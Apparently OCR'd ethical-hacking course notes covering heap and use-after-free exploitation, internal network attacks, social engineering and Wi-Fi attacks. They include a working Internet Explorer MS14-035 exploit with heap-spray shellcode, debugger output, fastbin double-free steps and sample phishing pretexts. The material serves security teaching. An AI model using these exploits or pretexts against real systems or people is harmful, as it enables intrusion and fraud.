The heap is a storage place where the processes allocate data blocks dynamically in runtime. The aim for the heap implementations are: allocation and free should be fast, allocation should be the least wasteful, allocation and free should be secure. The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



9.1.1 Heap overflow

The basic example of the heap overflow is relatad to the free and the reallocation of a chunk. Each chunk contains a pointer pointing to the previous and to the next chunk.




When a chunk is removed from the linked list the following changes are made (unlinking Entry2): **Entry2→BLINK→FLINK=Entry2→FLINK**
Entry2→FLINK→BLINK = Entry2→BLINK

If the attacker controls the header of Entry2 (e.g. overwriting the data block of a chunk next to Entry2) then he can force the next heap allocation to be placed to a specific place. How to take advantage of it? Discussed later.

9.2 The Virtual Method Table and its usage

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting Use after free (dangling pointer) or Double free vulnerabilities the attacker can overwrite the vtable with a value pointing to an attacker controlled memory region (see example later).

9.3 The use after free vulnerability and its exploitation

Use-After-Free (UAF) vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code. Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

Exploitation example

- The changer function destroys the form
- The form reset() method iterates through the form elements
- When child2.reset() is executed the changer is activated because of the onPropertyChange
- When test2.reset() has to be executed there is no test2 (use after free condition)

How to exploit it?

- After test2 is destroyed, a fake object with the size of test2 should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as test2 to be allocated to the same place in the virtual memory

First we have to check the size of test2 with windbg:

- Determine where was test2 before the free (using pageheap)
- Search for the corresponding memory allocation (allocation in the same place)

```
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe +hpa
(b04.784): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=29606fb0 ecx=00000002 edx=00000002 esi=1907af88 edi=00000002
eip=74ddb792 esp=085cd1cc ebp=085cd1ec iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
74ddb792 23461c          and     eax,dword ptr [esi+1Ch] ds:002b:1907afa4=????????
0:005> !heap -p -a esi
    address 1907af88 found in
    _DPH_HEAP_ROOT @ 4cb1000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 18ea3000:         1907a000             2000
    112490b2 verifier!AVrfDebugPageHeapFree+0x000000c2
    7df41464 ntdll!RtlDebugFreeHeap+0x0000002f
    7defab3a ntdll!RtlpFreeHeap+0x0000005d
```

From the allocation list the necessary object size can be obtained: 0x78

In order to exploit the vulnerability we need to allocate an object with the same size (0x78) to control the next usage of the freed object. Using the following code there will not be use after free, since we allocated the object again (but this time we control the content).

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {
 // Call of changer function will happen inside mshtml!CFormElement::DoReset call,
   if (startfl) {
       document.getElementById("testfm").innerHTML = ""; // Destroy form contents,
       }

    CollectGarbage();
    divobj = document.createElement('div');
    // 118 bytes ( + terminating nulls gets added automatically)
    // Total size: 120 bytes (0x78)
    divobj.className = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141";

}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

If the *pageheap* is turned off (*gflags /I iexplore.exe –hpa*) then the allocation is successful: we have the 0x41414141+0x1cc address at the call instruction

```
(fc0.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=04822c10 ecx=05261c28 edx=00000002 esi=05261c28 edi=00000002
eip=74c3173c esp=0297d1d0 ebp=0297d1ec iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mshtml!CFormElement::DoReset+0xe4:
74c3173c ff90cc010000    call    dword ptr [eax+1CCh] ds:002b:4141430d=????????
```


Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying

This address will be 0x0c0c0c0c, so the *call* instruction will be *call [0x0c0c0c0c+1cc] = call [0x0c0c0dd8]*

But how to place date at 0x0c0c0dd8? Heap spraying ☺

Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at 0x0c0c0c0c too.




```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape('%uc933%u6851%u6163%u636c%u016a%uec8b%uc583%u5504'+
        '%u21b8%udf2c%uff7d%u90d0');
    var junk = unescape("%u0c0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock   [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2);  }


// Call of changer function will happen inside mshtml!CFormElement::DoReset call, after execu
  if (startfl) {
      document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next
      }

    CollectGarbage();
    divobj = document.createElement('div');
```

How to bypass DEP with the previous example?

- We can specify an address to jump
- We can do heap spraying and place the payload at 0x0c0c0c0c

- Jump to a stack pivot (Stack pivot is a gadget that moves the stack to a different place) For example:
  Pop ecx; ret
  0x0c0c0c0c
  Xchg esp, ecx; ret
- Fill the heap with the ROP

Extra task or practicing not for submission: Write the same exploit that bypass DEP!

9.4 The fastbin into stack exploitation

We have a command line tool that can be used for

- allocating memory region with arbitrary size,
- fill the content of a memory region with user provided input without size checking,
- free a memory region.

Check the source file: http://folk.uio.no/laszloe/ctf/fastbin.pdf
The code has to major vulnerabilities:

- there is no size checking when filling a memory region (it can be overwritten)
- one region can be freed twice (double free vulnerability)

When the program allocates a memory region the chunk that is allocated will be busy. After the allocation is freed the chunk goes to some of the freelists. Freelists are linked lists which make the reallocation of memory easy and fast. According to the *malloc* internals the following types exist:


- **Fast**: small chunks are stored in size -specific bins
- **Unsorted**: when the chunks are freed they are initially stored in a single bin, they are sorted later
- **Small**: the normal bins are divided into "small" bins, where each chunk has the same size, and "large" bins, where chunks have a range of sizes
- **Large**: For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks.

Fastbins are stored in simple linked lists. All chunks have the same size. The pointer to the first fastbin chunk is not visible for us, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on.
If we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack).


Let's do the following steps to check how the freed chunks are reallocated:

- Allocate three chunks with the size of 20 bytes
- Free the second allocation
- Allocate one more chunk with the same size


The new allocation will be at the same place as the previous free, the chunk was taken from the freelist.



This is the fastbin into stack exploitation.




To check the freelists we allocated 3 buffers and freed them all.



What if we allocate three buffers then free the first one, the second one and the first one again?

The first chunk will be in the free list twice (see figure).

If a new allocation is carried out with the same size then the first chunk will be busy and on the freelist at the same time.



So far we did:

- Allocated 3 buffers with the same size (id=0,1,2)
- Freed the first, the second and the first again (id=0,1,0)
- Allocated a new buffer (id=3), id3 (busy) is the same as id0 (free)

If we allocate another buffer (id=4) then the chunk of (id1) will be reallocated. So far this is ok. On the top of the freelist we have the chunk with id=0, but we have a busy chunk (id=3) that has the same chunk and we control the content of it. Since the chunks on the freelist contain the address of the next free chunk, we can overwrite it through id3. If we modify the fwd pointer to point to the stack we can force the new heap allocation on the stack!
Which part of the stack should be used? Of course where the next return address is and from now on it's like a stack based overflow

Steps of exploitation

- Allocate 3 buffers with the same size (id=0,1,2)
- Free the first, the second and the first again (id=0,1,0), one chunk is on the freelist twice
- Allocate a new buffer (id=3), id3 (busy) is the same as id0 (free)
- Allocate another one (id=4), now the top of the freelist is the id0 chunk
- Fill the content of id3 (it is on the same place as id0) and modify id0 *fwd* to be pointed to the stack part where we have the next return address
- Allocate one more (id=5) to process the id0 freelist chunk.
- Allocate one more (id=6). This chunk will be on the stack
- Fill the chunk id6 with the payload (*jmp esp* + payload or ROP payload)

10 Internal network hacking


10.1 Accessing physically the internal network

Simple walk inside the building and find an endpoint
How to get inside if there's access restriction


- Tail gating: An attacker, seeking entry to a restricted area secured by unattended, electronic access control, e.g. by RFID card, simply walks in behind a person who has legitimate access
- Standing in front of the restricted area with a big packet and ask somebody to help (hold the door)
- Go inside in a normal way with fake reason (have a real meeting inside the building, going in for job interview)
- Taking a real job inside (insider attack)

10.2 Traffic listening of the internal network

Traffic listening of the internal network can be dne with Wireshark, which is a packet sniffer. It sets the Network interface controller (NIC) to *promiscuous mode* and displays all the traffic crossing the NIC.




Each frame that crossed the NIC can be analyzed in more details, all the data with its name appears when opening the frame data.




In case there´s no access to the network (no IP) relevant information can be revealed by only sniffing the traffic of other devices. What can we see from the wireshark traffic?

- MAC addresses in use
- Ips in use
- Traffic directions
- Possible subnets
- Proxy servers
- Server zone
- Clear text data

Wireshark has advanced traffic filtering capabilities. It is also capable to follow a chain of a specific communication as well as present statistical data from the traffic. The next example shows the traffic related to the www.uio.no webpage (the communication starts with the tcp handshake):



We can also filter for specific protocols such as http:




Or filter combinations e.g.:

ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16

tcp.window_size == 0 && tcp.flags.reset != 1

Following a tcp stream:





10.3 ARP protocol and ARP poisoning

Since both the MAC address and the ip address are needed for a communication a special protocol is used to discover and maintain the ip mac pairs.


ARP (Address Resolution Protocol) is a network protocol used to find out the hardware (MAC) address of a device from an IP address. It is used when a device wants to communicate with some other device on a local network (for example on an Ethernet network that requires physical addresses to be known before sending packets). The sending device uses ARP to translate IP addresses to MAC addresses. The device sends an ARP request message containing the IP address of the receiving device. All devices on a local network segment see the message, but only the device that has that IP address responds with the ARP reply message containing its MAC address. The sending device now has enough information to send the packet to the receiving device.

Each device maintains an ARP table. It can be easily printed with all Operating systems.






The ARP table is built continously througout the communication.




ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.



DNS poisoning is a general expression for different attacks to manipulate the dns database to divert Internet traffic away from legitimate servers and towards fake ones. In case of internal networks one option is to do a man in the middle attack with ARP poisoning.

The attacker mislead the victim and provides his mac as the dns mac (in case of internal dns the gateway mac is faked). For a dns resolve request the attacker sends his own ip address to redirect the victim to another site.



10.4 The NetBios and its services

Network Basic Input/Output System (Netbios) provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network.

- **NetBIOS Name Service** is a service providing name lookup, registration, etc (tcp 137)
- **NetBIOS Datagram Service** is a connectionless service to send data (udp 138)
- **NetBIOS Session service** lets two computers establish a connection for a "conversation", allows larger messages to be handled, and provides error detection and recovery. (tcp 139)

For NetBIOS troubleshooting the nbtstat is used.

10.4.1 Netbios vulnerabilities

MS03-034: Information disclosure
CVE-2017-0161: Remote Code Execution Vulnerability
CVE-2017-0174: Denial of Service Vulnerability

11 Social Engineering

Social Engineering is the manipulation of people to perform actions that leads to compromising something such as revealing confidential information. Ex: information gathering, fraud, system access, physical access, etc.

11.1 Situations that can be basis of social engineering attacks

11.1.1 Human nature of trust

People are usually positive to each other. If there's no negative indication (suspicious signs, bad previous experience) people prefer to assume the best.

- Can you open that door for me? I left my card at home.
- Please log in here using the link below.

11.1.2 Trust based on the information provided

Trust can be achieved by the information that is provided. If the attacker mentions ≪accidently≫ something that refers to something that is only known by privileged persons it can be the basis of trust.

- Hi Jane, this is John from the admins. Your boss George (known from the website) asked me to update your profile while you're on holiday (known from facebook). It's kinda urgent, because ...

11.1.3 Moral obligation

Serving moral obligation can overwrite security policies. Personal interest (not to be rude to someone) can be more important then the company's interest even if it's mixed with the nature of trust.

- Open the door for someone carrying heavy boxes

11.1.4 Something promising

By providing something promising can turn people to be less cautious.

- Win a new Iphone X, just click the link below
- Cheaper prices in a web shop

11.1.5 Confusing situation

Providing misleading information. People feel stupid and think it's their fault. They try to solve the situation to be in the balance again that makes them less cautious

11.1.6 Hurry

Hurry makes people disposed to overlook details or make them less cautious.

11.1.7 Ignorance

Ignorant users easily overlook details or don't care about security at all

11.1.8 Fear

Fear has also negative effective on the security. It hardens to make reliable decisions that helps attackers

11.1.9 Combination of multiple trick

E.g: Trust based on the provided info + hurry + fear: The CIO (name from info gathering) is furious about the ... (private story revealed from info gathering) you should immediately provide your credentials to check that your account is not affected. If we can't check it then the CIO will ...

11.2 Social engineering attack types with examples

11.2.1 Impersonate someone

- Posing as a legitimate user
- Posing as privileged user
- Posing as technical support
- Posing as Repairman, Cleaning service, Pizza delivery, etc.

11.2.2 Eavesdropping

Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent.

11.2.3 Shoulder surfing

It is used to obtain personal information (e.g. passwords) and other confidential data by looking over the victim's shoulder. This attack can be performed either at close range (by directly looking over the victim's shoulder) or from a longer range, for example by using telescope.

11.2.4 Dumpster diving

Looking for treasures in someone's trash (calendar entries, passwords in post-it, phone numbers, emails, operation manuals)

11.2.5 Piggybacking/Tailgating

A person goes through a checkpoint (physical access) with another person who is authorized.


11.2.6 Computer Based

- Phishing
- Spear phishing
- Fake software
  - Tool that has hidden function
  - Modified legitimate tool
  - Fake AV

11.3 Phishing and spare phishing

Phishing is used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.
An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.
Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.


11.3.1 Phishing attack example



The link redirects to myuniversity.edurenewal.com which is an attacker controlled fake renewal page, but it looks like the same as the original.
If the renewal page has XSS vulnerability then the attacker can redirect the victim to the real renewal page, but steal the session variables with XSS script.

11.3.2 Spare phishing attack examples

Spear phishing targets a specific person or enterprise, as opposed to random application users. It's a more in depth version of phishing that requires special knowledge about an organization, including its power structure. The attacker can use personal information obtained from information gathering (e.g. social media) to customize the story.




12 Wireless hacking / Mobile hacking

12.1 Wi-Fi protection methods and attacks

Wi-Fi is a local area network communication that implements layer1 (physical) and layer2 (MAC) for wireless connections. All different versions are maintained in the IEEE 802.11 standard.

- **802.11a**: first version in 1999, around 20Mbit/s
- **802.11g**: 2003, rapidly adopted in the market
- **802.11ay**: peak transmission is 20Gbit/s



12.1.1 Protection methods

- No protection: Open Wi-Fi (Public Wi-Fi), everyone can connect without authentication.
- No beacon frames: The hotspot doesn't advertise itself. It won't appear in our Wi-Fi list. Is it a good protection? Why not?
- MAC filtering: The hotspot maintains a list of the acceptable MAC addresses, only those clients can connects. The MAC addresses are sent in clear text in the wireless packet. This protection can be bypassed with MAC spoofing.
- WEP (Wireless Equivalent Privacy): an old security algorithm for IEEE802.11. Not recommended today (retired in 2004).
- WPA (Wi-Fi Protected Access): All WEP vulnerabilities are corrected (increased key size, etc.)
- WPA2: Improvement of WPA (mandatory use of AES)

12.1.2 Attacks

monitor mode To collect the IVs first we need to change the wireless adapter to monitor mode.

Monitor mode is for wireless adapters (WNIC). It allows to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.

```
root@kali:~# airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           Intel 6300      iwlwifi - [phy0]
                                (monitor mode enabled on mon0)
```


dumping the air traffic

In monitor mode the wireless network card can show all the traffic in the air. *Airodump-ng* prints out the station and the client *MAC*, the *ssid*, the *channel number*, the type of the packet, etc.

```
CH 12 ][ Elapsed: 54 s ][ 2017-04-25 01:41

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:F0:81:44:34:5E  -34       55        0    0   1  54e  WPA2 CCMP   PSK  VodafoneConnect16366548
C0:3E:0F:C6:D9:B9  -53       86        6    0   6  54e  WPA2 CCMP   PSK  SKY34BE0
C8:D3:FF:18:F0:47  -64        9        0    0  11  54e  WPA2 CCMP   PSK  DIRECT-46-HP ENVY 5540 series
C0:3E:0F:6B:CA:F1  -69       25        0    0   6  54e  WPA2 CCMP   PSK  SKY8EF63
78:54:2E:4B:BF:F4  -69       29        2    0   6  54e  WPA2 CCMP   PSK  TALKTALK-4BBFF4
DC:9B:9C:F1:A7:5C  -71       29        2    0   6  54e. WPA2 CCMP   PSK  LH-WIFI-GUEST
42:C7:29:26:B9:EE  -72       17        0    0   1  54e  WPA2 CCMP   MGT  BTWifi-X
24:20:C7:66:D2:18  -72       20        4    0   1  54e  WPA2 CCMP   PSK  LH-WIFI
42:C7:29:26:B9:ED  -72       16        3    0   1  54e  OPN              BTWifi-with-FON
E8:DE:27:6D:30:3E  -73       13        0    0   1  54e. WPA2 CCMP   PSK  NormansNetwork2.4
40:C7:29:26:B7:EC  -73       17        0    0   1  54e  WPA2 CCMP   PSK  BTHub6-6ZM2
7C:4C:A5:06:F3:35  -73       22        0    0   1  54e  WPA2 CCMP   PSK  SKY12875
DC:EF:09:AD:47:AA  -73        0        0    0   6  54e. WPA2 CCMP   PSK  NETGEAR51
4C:17:EB:65:16:AF  -72       16        0    0  11  54e  WPA2 CCMP   PSK  SKY516AE
8A:A6:C6:2A:27:AD  -74        7        0    0  11  54e  OPN              BTWifi-with-FON
88:A6:C6:2A:25:AC  -74       10        0    0  11  54e  WPA2 CCMP   PSK  BTHub6-95TX
6A:09:D4:1C:AD:1E  -75        2        0    0  11  54e  OPN              BTWifi-with-FON
8A:A6:C6:2A:27:AE  -74        8        0    0  11  54e  WPA2 CCMP   MGT  BTWifi-X
DC:4A:3E:BB:8E:05  -65        2        0    0   1  54e  WPA2 CCMP   PSK  DIRECT-04-HP OfficeJet 4650
